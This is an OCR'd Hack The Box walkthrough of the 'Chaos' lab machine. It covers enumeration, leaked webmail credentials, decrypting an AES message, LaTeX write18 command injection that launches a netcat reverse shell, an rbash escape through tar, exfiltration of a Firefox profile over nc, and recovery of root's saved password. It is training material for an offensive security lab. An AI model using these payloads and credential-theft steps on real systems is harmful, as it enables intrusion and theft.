| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: ID OK STARTTLS IMAP4rev1 listed more have post-login ENABLE LITERAL+ Pre-l
RRALS IDLE
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: ID OK IMAP4rev1 listed more have post-login ENABLE LITERAL+ Pre-login capa
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING SASL(PLAIN) USER AUTH-RESP-CODE TOP UIDL CAPA
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
```

It's running Apache on port 80, two instances of both IMAP and POP3 servers and webmin console on port 10000.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

APACHE - PORT 80

On accessing Apache the server returns a message saying “Direct IP not allowed”.


```
root@Ubuntu:~/Documents/HTB/Chaos# curl 10.10.10.120
<h1><center><font color="red">Direct IP not allowed</font></center></h1>
root@Ubuntu:~/Documents/HTB/Chaos#
```

So, probably it’s expecting to use a vhost to access the server. However the message isn’t a standard apache page.

Using chaos.htb as the vhost to access the server.

```
echo '10.10.10.120      chaos.htb' >> /etc/hosts
```

Now the website greets us with a static website with html pages.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


GOBUSTER

Running gobuster using directory-list-2.3-medium.txt on both the vhost and IP address.

```
gobuster -u http://10.10.10.120/ -w directory-list-2.3-medium.txt -t 100 -x
php
gobuster -u http://chaos.htb/ -w directory-list-2.3-medium.txt -t 100 -x
php
```

```
root@Ubuntu:~/Documents/HTB/Chaos# gobuster -u http://10.10.10.120/ -w directory-list-2.3-medium.txt -t 100 -x php

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.120/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/04/24 12:33:01 Starting gobuster
=====================================================
/wp (Status: 301)
/javascript (Status: 301)
```

It discovers a /wp folder on http://10.10.10.120 browsing to which shows a wordpress website.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

It hosts some kind of password protect page. Lets enumerate it with wpscan before going further.

WORDPRESS

```
wpscan --url http://10.10.10.120/wp/wordpress/ -e
```

This will enumerate all the plugins as well as users on the website. The scan did find some vulnerabilities but they need authentication. However, on enumerating users the scanner found a username human.

```
[!] User(s) Identified:

[+] human
 | Detected By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.120/wp/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

On trying the username as the password for the protected page access is granted.

POSTS

OCTOBER 28, 2018

Protected: chaos

Creds for webmail :

username – ayush

password – jiujitsu

We obtain webmail credentials i.e `ayush:jiujitsu` .

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

IMAP SERVER

As SSL is enabled we'll need to connect with openssl.

```
openssl s_client -connect 10.10.10.120:995
```

Command reference for IMAP can be found here https://wiki.dovecot.org/TestInstallation .

```
a LOGIN ayush jiujitsu # Login
b select inbox # List inbox - has no mails
c list "" * # List other inboxes
d select Drafts # Select draft inbox, find one mail
e FETCH 1 BODY[TEXT] # See contents of the first mail
```

```
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] Dovecot
a LOGIN ayush jiujitsu
a OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFE
L-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRES
STATUS BINARY MOVE SNIPPET=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in
b select inbox
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1540728609] UIDs valid
* OK [UIDNEXT 1] Predicted next UID
b OK [READ-WRITE] Select completed (0.005 + 0.000 + 0.004 secs).
c list "" *
* LIST (\NoInferiors \UnMarked \Drafts) "/" Drafts
* LIST (\NoInferiors \UnMarked \Sent) "/" Sent
* LIST (\HasNoChildren) "/" INBOX
c OK List completed (0.003 + 0.000 + 0.002 secs).
d select Drafts
* OK [CLOSED] Previous mailbox closed.
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1540728611] UIDs valid
* OK [UIDNEXT 5] Predicted next UID
d OK [READ-WRITE] Select completed (0.006 + 0.000 + 0.005 secs).
```

The default Inbox folder didn't have any received mails. Although there were Drafts and Sent folders. Selecting the drafts folder listed an existing mail.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Fetching the mail revealed a message and two attachments encoded in base64.

```
* 1 FETCH (BODY[TEXT] {2183}
--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
 name=enim_msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272
```

DECRYPTING THE MESSAGE

The draft had enim_msg.txt which contained the encrypted message and en.py which was used to encrypt the message. Decoding the base64 blobs gave an encrypted file and a python script.

```
def encrypt(key, filename):
	chunksize = 64*1024
	outputFile = "en" + filename
	filesize = str(os.path.getsize(filename)).zfill(16)
	IV = Random.new().read(16)

	encryptor = AES.new(key, AES.MODE_CBC, IV)

	with open(filename, 'rb') as infile:
	with open(outputFile, 'wb') as outfile:
		outfile.write(filesize.encode('utf-8'))
		outfile.write(IV)

		while True:
			chunk = infile.read(chunksize)

			if len(chunk) == 0:
			break
			elif len(chunk) % 16 != 0:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
                chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
```

The getKey() function from the script returns the password hashed in SHA256. From the mail we know that the password is “sahay”. The encrypt() functions takes in the key and the message file to encrypt. The chunksize is set to 64*1024 bits which is equal to 16 bytes, the standard block size of AES. Next it finds the size of the file and then uses zfill(16) in order to make it a block. The function zfill() fills a value from the left with zeros until it’s equal to the passed argument. It then initializes a random IV of 16 bytes. IV stands for Initialization vector which is used to add randomness to the encrypted message. Then an AES object is created in CBC mode using the key and IV.

```
chunksize = 64*1024
outputFile = "en" + filename
filesize = str(os.path.getsize(filename)).zfill(16)
IV = Random.new().read(16)
```

Once done it opens up the message and the output file. It proceeds to write the filesize and IV to the encrypted file which is good for us because without the IV it would be impossible to decrypt the message.

```
outfile.write(filesize.encode('utf-8'))
outfile.write(IV)
```

Then it enters into a loop and starts reading the file contents chunk by chunk. It stops if the chunk size is 0. If the chunk size is less than 16, it is padded with spaces so create a block. Each chunk is then encrypted and written to the file.

```
while True:
                chunk = infile.read(chunksize)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
                if len(chunk) == 0:
                break
                elif len(chunk) % 16 != 0:
                chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))
```

To decrypt the contents a similar script is needed which reads the IV from the file and then uses it to decrypt the chunks. First import the required packages. Define a function decrypt which takes in the key and encrypted filename. We use the same chunksize as earlier. Open the file and read 16 bytes of filesize which isn't significant and then the IV from the next 16 bytes.

```
from Crypto.Cipher import AES
from Crypto.Hash import SHA256

def decrypt(key, filename):
      chunksize = 64*1024
      output = "dec_msg.txt"
      f = open(filename)
      filesize = f.read(16) # Read first 16 bytes written to the file
      IV = f.read(16) # Read the next 16 bytes which is the IV

      decryptor = AES.new(key, AES.MODE_CBC, IV)

      with open(output, 'wb') as outfile:

      while True:
            chunk = f.read(chunksize)
            if len(chunk) == 0:
                  break

            outfile.write(decryptor.decrypt(chunk))

def getKey(password):
      hasher = SHA256.new(password.encode('utf-8'))
      return hasher.digest()

decrypt(getKey("sahay"), "enim_msg.txt")
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Next create the AES object and open the output file. Start reading chunks and break if the size is equal to 0. Then decrypt the chunks and write to the outfile. We use the same getKey() function as the script and then call the decrypt() method with the key and encrypted file.

The resulting file consists of base64 encoded content which on decoding gives the message.

```
python dec.py
cat dec_msg.txt | base64 -d
```


```
root@Ubuntu:~/Documents/HTB/Chaos# python dec.py
root@Ubuntu:~/Documents/HTB/Chaos# cat dec_msg.txt | base64 -d
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
base64: invalid input
root@Ubuntu:~/Documents/HTB/Chaos#
```

The invalid input error is due to the padding added by the script. From the message we retrieve a directory on the web server.

FOOTHOLD

EXPLOITING LATEX

The page was a pdf maker which says that it's on hold. The functionality wasn't really working.




From the javascript it's noticed that it uses Ajax requests.

```
function senddata() {
    var content = $("#content").val();
    var template = $("#template").val();

    if(content == "") {
        $("#output").text("No input given!");
    }
    $.ajax({
        url: "ajax.php",
        data: {
            'content':content,
            'template':template
        },
        method: 'post'
    }).success(function(data) {
        $("#output").text(data)
    }).fail(function(data) {
        $("#output").text("OOps, something went wrong...\n"+data)
    })
    return false;
}
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Using Burp we can intercept the requests and examine them.




The server returned some logs which were from PdfTex which is used to create PDF files from .tex source and from the LaTex family. Some packages from these are vulnerable to code execution. It is well described here https://0day.work/hacking-with-latex/ .

To execute a command the syntax is `\input|command` . However on using it we notice that it's blacklisted.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

But according to the page we can bypass it using `\immediate\write18{command}` which works as intended.



Now, a netcat reverse shell can be used to get a shell on the box.

```
\immediate\write18{rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.16.25 4444 >/tmp/f}
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

BREAKING OUT OF RESTRICTED SHELL

After getting a shell as www-data get a tty using python. Due to password re-use we can su to ayush with the password “jiujitsu”.

```
python -c "import pty;pty.spawn('/bin/bash')"
su - ayush # password : jiujitsu
```

However, due to restricted shell we can’t move to different folders from within the shell.

```
www-data@chaos:/home$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/home$ cd ~
cd ~
rbash: cd: restricted
ayush@chaos:/home$

ayush@chaos:/home$ ls
ls
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
ayush@chaos:/home$
```

On checking the PATH variable it appears to be “/home/ayush/.app” . So, if we can list it’s contents we could leverage a binary allowed to be used.

```
ayush@chaos:/home$ ls
ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variable.
ls: command not found
ayush@chaos:/home$
```

We find ‘ls’ to be restricted however another directory listing command ‘dir’ works.

```
ayush@chaos:/home$ dir /home/ayush/.app
dir /home/ayush/.app
dir  ping  tar
ayush@chaos:/home$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We have tar and ping available out of which tar is a GTFObin.

USING TAR TO BREAK OUT

According to https://gtfobins.github.io/gtfobins/tar/ we can abuse tar checkpoints to execute arbitrary commands.

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Issuing this command executes /bin/sh breaking us out of the shell. However, the PATH should be fixed as it wasn't set to its original value.

```
ayush@chaos:/home$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
n=exec=/bin/shull /dev/null --checkpoint=1 --checkpoint-action
tar: Removing leading `/' from member names
$ whoami
whoami
/bin/sh: 1: whoami: not found
$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
$ whoami
whoami
ayush
$
```

Get a tty using python or python3.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
ayush@chaos:~$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:~$ export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
n:/sbinPATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
ayush@chaos:~$ wc -c user.txt
wc -c user.txt
33 user.txt
ayush@chaos:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

INSPECTING MOZILLA FIREFOX PROFILE

The user's folder consists of a .mozilla folder which has a firefox profile in it.

```
ayush@chaos:~/.mozilla/firefox$ ls -la
ls -la
total 20
drwx------  4 ayush ayush 4096 Sep 29  2018  .
drwx------  4 ayush ayush 4096 Sep 29  2018  ..
drwx------ 10 ayush ayush 4096 Oct 27 13:59  bzo7sjt1.default
drwx------  4 ayush ayush 4096 Oct 15  2018 'Crash Reports'
-rw-r--r--  1 ayush ayush  104 Sep 29  2018  profiles.ini
ayush@chaos:~/.mozilla/firefox$
```

This can be used to gain saved credentials if any, using tools like firefox_decrypt or firepwd .

First transfer the folder to local box for extraction.

```
cd /tmp
zip -r mozilla.zip ~/.mozilla
nc 10.10.16.67 1234 < mozilla.zip
```

```
zip warning: Not all files were readable
  files/entries read:  74 (14M bytes)  skipped:  20 (2.8M bytes)
ayush@chaos:/tmp$ ls -la
ls -la
total 756
drwxrwxrwt  2 root     root       4096 Apr 26 15:31 .
drwxr-xr-x 22 root     root       4096 Dec  9 17:19 ..
prw-r--r--  1 www-data www-data      0 Apr 26 15:31 f
-rw-rw-r--  1 ayush    ayush     34353 Apr 26 13:27 firefox_decrypt
-rw-rw-r--  1 ayush    ayush    728956 Apr 26 15:31 mozilla.zip
ayush@chaos:/tmp$ nc 10.10.16.67 1234 < mozilla.zip
nc 10.10.16.67 1234 < mozilla.zip
^C
root@Ubuntu:~/Documents/HTB/Chaos#
```

```
root@Ubuntu:~/Documents/HTB/Chaos# nc -lvp 1234 > mozilla.zip
Listening on [0.0.0.0] (family 2, port 1234)
Connection from chaos.htb 48666 received!
^C
root@Ubuntu:~/Documents/HTB/Chaos# ls -la mozilla.zip
-rw-r--r-- 1 root root 728956 Apr 26 21:03 mozilla.zip
root@Ubuntu:~/Documents/HTB/Chaos#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now extract the contents and use firefox_decrypt on the profile. We can re-use the password "jiujitsu" yet again to decrypt the contents.

```
unzip mozilla.zip
git clone https://github.com/unode/firefox_decrypt
cd firefox_decrypt
./firefox_decrypt.py ../home/ayush/.mozilla/firefox/   # password :
jiujitsu
```

```
root@Ubuntu:~/Documents/HTB/Chaos/firefox_decrypt# ./firefox_decrypt.py ../home/ayush/.mozilla/firefox/

Master Password for profile ../home/ayush/.mozilla/firefox/bzo7sjt1.default:

Website:   https://chaos.htb:10000
Username: 'root'
Password: 'Thiv8wrej~'
root@Ubuntu:~/Documents/HTB/Chaos/firefox_decrypt#
```

We obtain the password for the user root as `Thiv8wrej~` using which we can su to root.

```
root@Ubuntu:~/Documents/HTB/Chaos# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from chaos.htb 34212 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ su -
su -
Password: Thiv8wrej~

root@chaos:~# wc -c root.txt
wc -c root.txt
33 root.txt
root@chaos:~#
```


ALTERNATE WAY TO ROOT

In case if the password didn't let us su to root directly, we can gain a root shell from the webmin console at port 10000 as the credentials suggested.

